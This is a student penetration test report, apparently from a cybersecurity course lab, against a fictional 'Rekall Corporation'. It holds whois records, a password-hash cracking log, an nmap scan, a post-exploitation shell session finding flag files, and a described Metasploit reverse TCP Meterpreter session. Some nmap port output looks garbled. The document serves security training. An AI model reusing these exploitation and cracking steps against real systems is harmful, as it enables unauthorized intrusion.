



Cybersecurity

## Penetration Test Report

**Rekall Corporation**

## Penetration Test Report

**Student Note: Complete all sections highlighted in yellow.**

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

<b>Company Name</b>	Hauser Security
<b>Contact Name</b>	Devin Duesler
<b>Contact Title</b>	SOC Analyst

## Document History

Version	Date	Author(s)	Comments
001			

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:





## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Strong Login and Password credentials used for website access.
- Several features allow for cross site scripting protection on web app.
- Protection found for several known windows and linux server exploits


## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.



- Web site name entry and comment box tools vulnerable to Cross Site Scripting
- Login information found on login screen and github repository for site.
- Both Windows and Linux web servers were found to be exploitable

## Executive Summary


Upon initial inspection of the website, an examination of possible scripting exploits began. The first exploit discovered with the name input tool, an input of a simple script yielded information regarding the file structure of the web applications server.



The next vulnerability located on the site was discovered by using the comment box tool on the website. Similarly to the name input tool listed previously, use of a simple script yielded web application server information that can be exploited to gain information/access to the site's data.




An additional vulnerability was found when examining the login input fields. When highlighting the details on the webpage, login credentials are found for the user, Doug Quaid.



Once found, the credentials were entered in and confirmed to provide a successful log in.

A vulnerability was found in their github repository, where valuable login data was found.



Before going further, some additional reconnaissance was completed, data was gathered on the domain by pulling a domain dossier and a whois record to gain additional information for Rekall.

### Domain Whois record

Queried whois.nic.xyz with "totalrekall.xyz"...

Domain Name: TOTALREKALL.XYZ  
 Registry Domain ID: D273189417-CNJC  
 Registrar WHOIS Server: whois.godaddy.com  
 Registrar URL: https://www.godaddy.com/  
 Updated Date: 2022-02-02T19:16:16Z  
 Creation Date: 2022-02-02T19:16:16Z  
 Registry Expiry Date: 2023-02-02T23:59:59Z  
 Registrar: Go Daddy, LLC  
 Registrar IANA ID: 146  
 Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited  
 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
 Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited  
 Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited  
 Registrant Organization:  
 Registrant State/Province: Georgia  
 Registrant Country: US  
 Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.  
 Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.  
 Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.  
 Name Server: NS51.DOMAINCONTROL.COM  
 Name Server: NS52.DOMAINCONTROL.COM  
 DNSSEC: unsigned  
 Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.  
 Registrar Abuse Contact Email: abuse@godaddy.com  
 Registrar Abuse Contact Phone: +1.480.508.8800  
 URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/  
 >>> Last update of WHOIS database: 2022-11-03T22:43:25.0Z <<<

Queried whois.godaddy.com with "totalrekall.xyz"...

Domain Name: totalrekall.xyz  
 Registry Domain ID: D273189417-CNJC  
 Registrar WHOIS Server: whois.godaddy.com  
 Registrar URL: https://www.godaddy.com/  
 Updated Date: 2022-02-02T19:16:16Z  
 Creation Date: 2022-02-02T19:16:16Z  
 Registrar Registration Expiration Date: 2023-02-02T23:59:59Z  
 Registrar: GoDaddy.com, LLC  
 Registrar IANA ID: 146  
 Registrar Abuse Contact Email: abuse@godaddy.com  
 Registrar Abuse Contact Phone: +1.480.624.2805  
 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
 Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited  
 Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited  
 Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited  
 Registry Registrant ID: C834509109  
 Registrant Name: admin@alice  
 Registrant Organization:  
 Registrant Street: 8888222222222222  
 Registrant City: Atlanta

### Domain Dossier

Investigate domains and IP addresses

domain or IP address

☒ domain whois record ☐ DNS records ☐ traceroute

☐ network whois record ☐ service scan

user: anonymous [104.58.114.73]  
 balance: 48 units [Upgrade Plan Now](#)  
[log in](#) | [account info](#)

Do you see Whois records that are missing contact information?  
[Read about reduced Whois data due to the GDPR.](#)

### Address lookup

canonical name **totalrekall.xyz.**

aliases

addresses **34.102.136.100**

### Domain Whois record

Queried whois.nic.xyz with "totalrekall.xyz"...

Domain Name: TOTALREKALL.XYZ  
 Registry Domain ID: D273189417-CNJC  
 Registrar WHOIS Server: whois.godaddy.com  
 Registrar URL: https://www.godaddy.com/  
 Updated Date: 2022-02-02T19:16:16Z  
 Creation Date: 2022-02-02T19:16:16Z  
 Registry Expiry Date: 2023-02-02T23:59:59Z  
 Registrar: Go Daddy, LLC  
 Registrar IANA ID: 146  
 Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited  
 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
 Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited  
 Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited  
 Registrant Organization:  
 Registrant State/Province: Georgia  
 Registrant Country: US  
 Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.  
 Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.  
 Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.  
 Name Server: NS51.DOMAINCONTROL.COM  
 Name Server: NS52.DOMAINCONTROL.COM  
 DNSSEC: unsigned  
 Billing Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.  
 Registrar Abuse Contact Email: abuse@godaddy.com  
 Registrar Abuse Contact Phone: +1.480.508.8800  
 URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/  
 >>> Last update of WHOIS database: 2022-11-03T22:43:25.0Z <<<

Additionally, an NMAP scan was completed to see what ports were open and what services were using them.

```

--(root@kali):~#
--# nano rekallhash.txt

--(root@kali):~#
--# john rekallhash.txt
warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format-md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
1most done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
anyaklife (triviera)
g 0:00:00:00 DOME 2/3 (2022-11-07 19:21) 10.00g/s 12540p/s 12540c/s 12540C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

--(root@kali):~#
--# nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-07 19:23 EST
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00067s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
1/tcp     open  ftp
25/tcp    open  smtp
9/tcp     open  finger
80/tcp    open  http
806/tcp   open  pop3pw
10/tcp    open  pop3
35/tcp    open  msrpc
39/tcp    open  netbios-ssn
43/tcp    open  https
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
901/tcp   open  vnc-1
9001/tcp  open  X11:1

Nmap done: 256 IP addresses (2 hosts up) scanned in 19.89 seconds

```

Using Metasploit, a RCE exploit was used to access the linux web server running the site, revealing potentially valuable data.

```

File Actions Edit View Help
# ls
ls
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
# cd home
cd home
# ls
ls
docker-compose.yml
# head docker-compose.yml
head docker-compose.yml
version: "3.6"
#####
## For testing, make sure no existing docker network collisions exist then:
## docker-compose down --remove-orphans --force-recreate --
##renew-anon-volumes
## This will remove all anonymous volumes (databases, etc.).
#####
services:
  # nessus:
  #   container_name: nessus
  #   #clear
  #   clear
TERM environment variable not set.
# cd ,
cd ,
sh: 12: cd: can't cd to ,
# cd ..
cd ..
# ls
ls
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
# find -iname flag*
find -iname flag*
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/virtual/net/eth0/flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./proc/sys/kernel/sched_domain/cpu1/domain0/flags
# find -iname *flag*
find -iname *flag*
./root/.flag7.txt
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/virtual/net/eth0/flags
./sys/module/scsi_mod/parameters/default_dev_flags
./proc/sys/kernel/acpi_video_flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./proc/sys/kernel/sched_domain/cpu1/domain0/flags
./proc/kpageflags
# cat root/.flag7.txt
cat root/.flag7.txt
8Ks6sbhss

```



A screenshot of a Kali Linux terminal window showing a Metasploit Meterpreter session. The terminal has a dark background with light-colored text. At the top, there's a menu bar with options like File, Actions, Edit, View, and Help. Below the menu, the user has entered the command 'msf6 exploit(multi/http/apache\_mod/cgi\_bin/execute) > run'. The output shows a list of actions: 'Started reverse TCP handler on 172.30.249.177:4444', 'Command Stager progress - 100.40% done (1097/1092 bytes)', 'Sending stage (90490 bytes) to 192.168.13.11', and 'Meterpreter session 6 opened (172.30.249.177:4444 -> 192.168.13.11:52296) at 2022-11-03 21:06:14 -0400'. Below this, the user has entered 'meterpreter >'. The terminal window also shows a top bar with various icons and a status bar at the bottom indicating 'You are screen sharing'.

```
File Actions Edit View Help
Mute Stop Video Participants Chat New Share Pause Share Annotate Remote Control Apps More
